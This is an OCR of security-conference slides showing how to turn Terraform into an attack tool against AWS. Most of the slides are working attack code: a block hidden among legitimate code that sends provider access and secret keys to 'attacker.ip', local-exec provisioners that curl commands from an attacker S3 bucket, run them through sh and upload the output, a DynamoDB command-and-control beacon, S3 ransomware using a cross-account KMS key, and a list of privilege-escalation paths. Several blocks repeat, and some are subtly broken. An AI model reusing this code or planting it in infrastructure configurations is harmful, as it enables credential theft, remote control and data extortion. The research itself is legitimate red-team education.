INFRASTRUCTURE ATTACK AS CODE

Using Terraform To Attack Cloud

GAME MASTER

UserName: gl4ssesbo1

Name: Bleon Proko

Description: An Info-sec passionate about Infrastructure Penetration Testing and Security, including Active Directory, Cloud (AWS, Azure, GCP, Digital Ocean), Hybrid Infrastructures, as well as Defense, Detection and Thread Hunting. He has presented in conferences like BlackHat and BSides on topics related to Cloud Penetration Testing and Security.

Position: Cloud Security Researcher @ Permiso

TERRAFORM

1. IaC allowing provision, management and deletion of infrastructure resources automatically
2. Extendable using providers (AWS, Azure, GCP, even AD)
3. Easy to use, easy to work with, easy to deploy and easy to destroy

TERRAFORM IN OFFENSIVE SECURITY

Red Team Infrastructure Deployment Tools	CTF Deployment Tools	TF as Attack Tools

mantvydasb/**Red-Team-Infrastructure-...**

Disposable and resilient red team infrastructure with Terraform

1 Contributor · 1 Issue · 244 Stars · 79 Forks

mantvydasb/Red-Team-Infrastructure-Automation: Disposable and resilient red team infrastructure with...

Disposable and resilient red team infrastructure with Terraform - mantvydasb/Red-Team-Infrastructure-Automation

GitHub

0xS2V2/**marsform**

terraform deployment for red team

1 Contributor · 0 Issues · 18 Stars · 8 Forks

0xS2V2/marsform: terraform deployment for red team

terraform deployment for red team. Contribute to 0xS2V2/marsform development by creating an account on GitHub.

GitHub

ine-labs/AWSGoat: AWSGoat : A Damn Vulnerable AWS Infrastructure

AWSGoat : A Damn Vulnerable AWS Infrastructure. Contribute to ine-labs/AWSGoat development by creating an account on GitHub.

RhinoSecurityLabs/cloudgoat: CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment...

CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool - RhinoSecurityLabs/cloudgoat

GitHub

bridgecrewio/terragoat: TerraGoat is Bridgecrew's "Vulnerable by Design"...

TerraGoat is Bridgecrew's "Vulnerable by Design" Terraform repository. TerraGoat is a...

GitHub

Hacking Terraform State for Privilege Escalation

What can an attacker do if they can edit Terraform state? The answer should be 'nothing' but is actually 'take over your CI/CD pipeline'.

Plerion / Feb 28

Terraform Security | HackTricks Cloud

Join the Discord group or the telegram group or follow us on Twitter @hacktricks_live.

hacktricks.xyz

WHY TERRAFORM?

1. I have never seen a Terraform user without AdministratorAccess
2. It’s one of the best Trojans, as you abuse the trust admins have on Terraform
3. You will find Terraform installed on many machines owned by DevOps, Cloud, Security Engineers and they do have a lot of privileges
4. Not many people read code.

RECONNAISSANCE USING TERRAFORM

Bucket Recon

http provider

```
variable "bucket-file" {}

data "http" "ip_address" {
  for_each = toset(split("\n", chomp(file(var.bucket-file))))
  url = "http://${each.value}.s3.amazonaws.com"
}

output "get_bucket_output" {
  value = [
    for request in data.http.ip_address : request.status_code == 403 ? "${request.id}: AccessDenied" : request.status_code == 200 ? "${request.id}: Open" : request.status_code == 404 ? "${request.id}: Does not Exist" : "${request.id}: ${request.status_code}"
  ]
}
```

```
Changes to Outputs:
  + get_bucket_output = [
      + "http://aws-cloudtrail-logs-093305336519-f0a07edd.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519-anothertestproj-pipe.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519-aws-django-pipe.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519-blogproject2-pipe.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519-blogprojectcode-pipe.s3.amazonaws.com: AccessDenied",
      + "http://aws-codestar-us-east-1-093305336519-testproject-pipe.s3.amazonaws.com: AccessDenied",
      + "http://aws-logs-093305336519-us-east-1.s3.amazonaws.com: AccessDenied",
      + "http://bsidesprishtine2024-ctfd-bucket.s3.amazonaws.com: AccessDenied",
      + "http://kurxmrhvoemnjnxitfxcjxzmbjfktzeawvsgvhiuignnapenxm.s3.amazonaws.com: Open",
      + "http://lockedbucketpermiso.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-00ifuk5xb0.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-65z5p9bgg4.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-7oh2v633nf.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-en406wkb1i.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-j7zpyg2c8e.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-jco39rflmx.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-k6jljnlbpx.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-vajdws1mo4.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-vh7dibqy0v.s3.amazonaws.com: AccessDenied",
      + "http://lucr3-test-ct-wimwqxefin.s3.amazonaws.com: AccessDenied",
      + "http://permiso-dynamodb-backup-bucket20230501161511050600000001.s3.amazonaws.com: AccessDenied",
      + "http://permiso-version-bucket.s3.amazonaws.com: AccessDenied",
      + "http://permisotestbucket20230327181722658000000001.s3.amazonaws.com: Open",
      + "http://policy-bucket-permiso.s3.amazonaws.com: AccessDenied",
      + "http://ransomware-blog-files-permiso.s3.amazonaws.com: AccessDenied",
      + "http://ransomware-bucket-permiso.s3.amazonaws.com: AccessDenied",
      + "http://supersuperpermisosensitivedata.s3.amazonaws.com: AccessDenied",
      + "http://test-bucket-versioning-permiso-test.s3.amazonaws.com: AccessDenied",
      + "http://testbucketpermiso.s3.amazonaws.com: AccessDenied",
      + "http://theransombucket.s3.amazonaws.com: AccessDenied",
    ]
```


TERRAFORM FOR INITIAL ACCESS

Malicious code injected in legitimate code

1. Create and Update Resources
2. Command Execution
3. Get current credentials from provider definition
4. Get Meta-Data Credentials

```
provider "aws" {
  region     = var.region
  access_key = var.access_key
  secret_key = var.secret_key
}

# ... Removed legitimate Code ...

data "http" "ip_address" {
  url = "http://attacker.ip?${var.access_key}; ${var.secret_key}; ${var.region}"
}
```

TERRAFORM C2



Download command from Attacker and execute


```
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "sh -c 'curl https://attackerbucket.s3.amazonaws.com/command | sh > /tmp/o
utput.txt'"
  }
}

resource "aws_s3_object" "output_object" {
  key    = "output"
  bucket = "attackerbucket"
  source = "/tmp/output.txt"
}

resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "rm /tmp/output.txt'"
  }
}
```

Upload file in S3 Bucket

Remove local file

DEMO

```
gl4ssesbo1@Galaxy:~/terraformblog/initialaccess_s3_c2$ python3 server.py -t
5 -b public-terraform-bucket-test-blog -p adminUser
gl4ssesbo1

Enter the new command >>>
```



TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = {
    "#pr" = "Percentile"
  }
  projection_expression = "#0"
  key                   = <<KEY
  {
    "c2beacon": {"S": "${var.beacon_name}"},
    "itemtype": {"S": "command"}
  }
  KEY
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    null_resource.rev_shell
  ]
  table_name = var.table_name
  hash_key   = "c2beacon"

  item = <<ITEM
{
  "c2beacon": {"S": "${var.beacon_name}"},
  "itemtype": {"S": "output"},
  "output": {"S": "${file("/tmp/output.txt")}"}
}
ITEM
}


resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    depends_on = [
      data.aws_dynamodb_table_item.test
    ]
    command = "sh -c 'data=${jsondecode(${data.aws_dynamodb_table_item.test})["command\"]}; if [ ${echo $data | grep NoSuchKey | wc -m) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'"
  }
}
```

Read Item, Execute, Write Item

TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = {
    "#pk" = "Percentile"
  }
  projection_expression = "#0"
  key                   = <<KEY
  {
    "c2beacon": {"S": "${var.beacon_name}"},
    "itemtype": {"S": "command"}
  }
  KEY
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    null_resource.rev_shell
  ]
  table_name = var.table_name
  hash_key   = "c2beacon"

  item = <<ITEM
{
  "c2beacon": {"S": "${var.beacon_name}"},
  "itemtype": {"S": "output"},
  "output": {"S": "${file("/tmp/output.txt")}"}
}
ITEM
}


resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    depends_on = [
      data.aws_dynamodb_table_item.test
    ]
    command = "sh -c 'data=${jsondecode(${data.aws_dynamodb_table_item.test})["command"]}; if [ ${echo $data | grep NoSuchKey | wc -m) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'"
  }
}
```

Read Item, Execute, Write Item

But why stop there? We are having fun after all, aren't we?

TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = {
    "#pr" = "Percentile"
  }
  projection_expression = "#0"
  key                   = <<KEY
  {
    "c2beacon": {"S": "${var.beacon_name}"},
    "itemtype": {"S": "command"}
  }
  KEY
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    null_resource.rev_shell
  ]
  table_name = var.table_name
  hash_key   = "c2beacon"

  item = <<ITEM
{
  "c2beacon": {"S": "${var.beacon_name}"},
  "itemtype": {"S": "output"},
  "output": {"S": "${file("/tmp/output.txt")}"}
}
ITEM
}


resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    depends_on = [
      data.aws_dynamodb_table_item.test
    ]
    command = "sh -c 'data=${jsondecode(${data.aws_dynamodb_table_item.test})[\"command\"]}; if [ ${echo $data | grep NoSuchKey | wc -m) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'"
  }
}
```

Read Item, Execute, Write Item

But why stop there? We are having fun after all, aren't we?

Read command from S3 Bucket (aws provider)

Create Privileged Docker (docker provider)

Modify cron to add malicious command (local-exec)

Invoke function with command output as parameter (aws provider)

Lambda sends output to DynamoDB Item (aws provider)

C2 Server reads DyDB Item (aws provider)

AWS PROVIDER

- Resources
  - aws_ami
  - aws_ami_copy
  - aws_ami_from_instance
  - aws_ami_launch_permission
  - aws_ec2_availability_zon group
  - aws_ec2_capacity_reservation
  - aws_ec2_fleet
  - aws_ec2_host
  - aws_ec2_image_block_public_access
  - aws_ec2_instance_connect_endpoint

What is created (write events)

What exists (read only events)

- Data Sources
  - aws_ami
  - aws_ami_ids
  - aws_availability_zone
  - aws_availability_zones
  - aws_ec2_host
  - aws_ec2_instance_type
  - aws_ec2_instance_type_offering
  - aws_ec2_instance_type_offerings
  - aws_ec2_instance_types
  - aws_ec2_public_ipv4_pool
  - aws_ec2_public_ipv4_pools
  - aws_ec2_serial_console_access
  - aws_ec2_spot_price
  - aws_eip


```hcl
# Authentication using IAM User's Permanent Credentials
provider "aws" {
  region     = "<region>"
  access_key = "<access key>"
  secret_key = "<secret key>"
}

# Authentication using IAM Role's Temporary Credentials
provider "aws" {
  region     = "<region>"
  access_key = "<access key>"
  secret_key = "<secret key>"
  token = "<session token>"
}

# Authentication using AWS Cli Saved Profile's Credentials
provider "aws" {
  profile= "<secret key>" # if not specified, the profile will be "default"
}

# Authentication using AWS Cli Saved Profile's Credentials
provider "aws" {
  shared_config_files = "<region>"
  shared_credentials_files = "<access key>"
  profile= "<secret key>" # if not specified, the profile will be "default"
}
```

ENUMERATION USING TERRAFORM

One interesting feature Terraform has is the listing of resources using data-sources. So, for aws_iam_user, which will create an AWS IAM User, an identity can run aws_iam_users to list usernames and ARNs of all users in account.

```
data "aws_iam_users" "all_users" {}

output "user_count" {
  value = length(data.aws_iam_users.all_users.names)
}

output "all_user_names" {
  value = data.aws_iam_users.all_users.names
}
```

```
+ all_user_names  = [
    + "BlogUser",
    + "TNTUser",
    + "adminUser",
    + "cloudgrepple",
    + "lucr_love",
  ]
```




The same can be done for other IAM data sources like:

- **aws_caller_identity**: Uses sts:GetCallerIdentity
- **aws_iam_users**: Uses iam:ListUsers
- **aws_iam_access_keys**: Uses iam:ListAccessKeys
- **aws_iam_account_alias**: Uses iam:ListAccountAliases
- **aws_iam_server_certificate**: Uses iam:ListServerCertificates

WHERE TO FIND DATA STORES?

Inside **terraform-aws-provider** code, inside **internal**, there is the Go code for each resource/data source.




```
gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ cat iam/*_
data_source.go | grep '// @SDKDataSource("aws_' | cut -d '"' -f 2,3,4 |
 sed 's/name="//' | tr -d
 '"'
aws_iam_access_keys, Access Keys
aws_iam_account_alias, Account Alias
aws_iam_group, Group
aws_iam_instance_profile, Instance Profile
aws_iam_instance_profiles, Instance Profiles
aws_iam_openid_connect_provider, OIDC Provider
aws_iam_policy, Policy
aws_iam_policy_document, Policy Document
aws_iam_principal_policy_simulation, Principal Policy Simulation
aws_iam_role, Role
aws_iam_roles, Roles
aws_iam_saml_provider, SAML Provider
aws_iam_server_certificate, Server Certificate
aws_iam_session_context, Session Context
aws_iam_user, User
aws_iam_user_ssh_key, User SSH Key
aws_iam_users, Users
```

```
gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ cat iam/*_data_source.go | grep ':= d.Get("' | grep -v 'if '
        username := d.Get("user").(string)
        roleName := d.Get("role_name").(string)
        pathPrefix := d.Get("path_prefix").(string)
        encoding := d.Get("encoding").(string)
        sshPublicKeyId := d.Get("ssh_public_key_id").(string)
        nameRegex := d.Get("name_regex").(string)
        pathPrefix := d.Get("path_prefix").(string)
```

ENUMERATION USING TERRAFORM

```
            + {
                + access_key_id = "AKIARLOLOOLD5LFCLAPU"
                + create_date   = "2024-05-28T19:24:36Z"
                + status        = "Active"
              },
          ]
        + id          = "sqsuser"
        + user        = "sqsuser"
      }
    + test_user       = {
        + access_keys = []
        + id          = "test_user"
        + user        = "test_user"
      }
  }
+ aws_users   = [
    + "arn:aws:iam::093305336519:user/BlogUser",
    + "arn:aws:iam::093305336519:user/TNTUser",
    + "arn:aws:iam::093305336519:user/adminUser",
    + "arn:aws:iam::093305336519:user/cloudgrepple",
    + "arn:aws:iam::093305336519:user/file_dump",
    + "arn:aws:iam::093305336519:user/lucr_love",
    + "arn:aws:iam::093305336519:user/quarantinedUser",
    + "arn:aws:iam::093305336519:user/sqsuser",
    + "arn:aws:iam::093305336519:user/test_user",
  ]

You can apply this plan to save these new output values to the Terraform state, without changing
any real infrastructure.
```

RANSOMWARE USING TERRAFORM


One feature allowed by Terraform is putting Server Side Encryption Configuration in S3 Buckets, as well as copying files with a KMS key, which can lead to data blocking, leading to Ransomware.

```
variable "bucket-name" {}
variable "key-arn" {}


resource "aws_s3_bucket_server_side_encryption_configuration" "example" {
  bucket = aws_s3_bucket.bucket-name.id

  rule {
    apply_server_side_encryption_by_default {
      kms_master_key_id = var.key-arn
      sse_algorithm     = "aws:kms"
    }
  }
}

data "aws_s3_objects" "bucketobjects" {
  bucket = var.bucket-name
}

resource "aws_s3_object_copy" "test" {
  for_each = data.aws_s3_objects.bucketobjects.keys
  bucket = var.bucket-name
  key    = "destination_key"
  source = "${var.bucket-name}/${each.value}"
  customer_key = var.key-arn
}
```

KMS Key can be part of another account

Terraform calls used for this attack:
- resource **aws_s3_bucket_server_side_encryption_configuration**
- data **aws_s3_objects**
- resource **aws_s3_object_copy**

RANSOMWARE USING TERRAFORM



PRIVESC USING TERRAFORM

1. Creating a new policy version
2. Setting the default policy version to an existing version
3. Creating an EC2 instance with an existing instance profile (aws_instance)
4. Creating a new user access key (aws_iam_access_key)
5. Creating a new login profile (aws_iam_user_login_profile)
6. Updating an existing login profile (aws_iam_user_login_profile)
7. Attaching a policy to a user (aws_iam_user_policy_attachment)
8. Attaching a policy to a group (aws_iam_group_policy_attachment)
9. Attaching a policy to a role (aws_iam_role_policy_attachment)
10. Creating/updating an inline policy for a user (aws_iam_user_policy)
11. Creating/updating an inline policy for a group (aws_iam_group_policy)
12. Creating/updating an inline policy for a role (aws_iam_role_policy)
13. Adding a user to a group (aws_iam_group_membership or iam_user_group_membership)
14. Updating the AssumeRolePolicyDocument of a role
15. Passing a role to a new Lambda function, then invoking it
16. Passing a role to a new Lambda function, then invoking it cross-account
17. Passing a role to a new Lambda function, then triggering it with DynamoDB
18. Updating the code of an existing Lambda function
19. Passing a role to a Glue Development Endpoint
20. Updating an existing Glue Dev Endpoint
21. Passing a role to CloudFormation
22. Passing a role to Data Pipeline
23. Creating a CodeStar project from a template
24. Passing a role to a new CodeStar project
25. Creating a new CodeStar project and associating a team member
26. Adding a malicious Lambda layer to an existing Lambda function (aws_lambda_layer_version)
27. Passing a role to a new SageMaker Jupyter notebook
28. Gaining access to an existing SageMaker Jupyter notebook

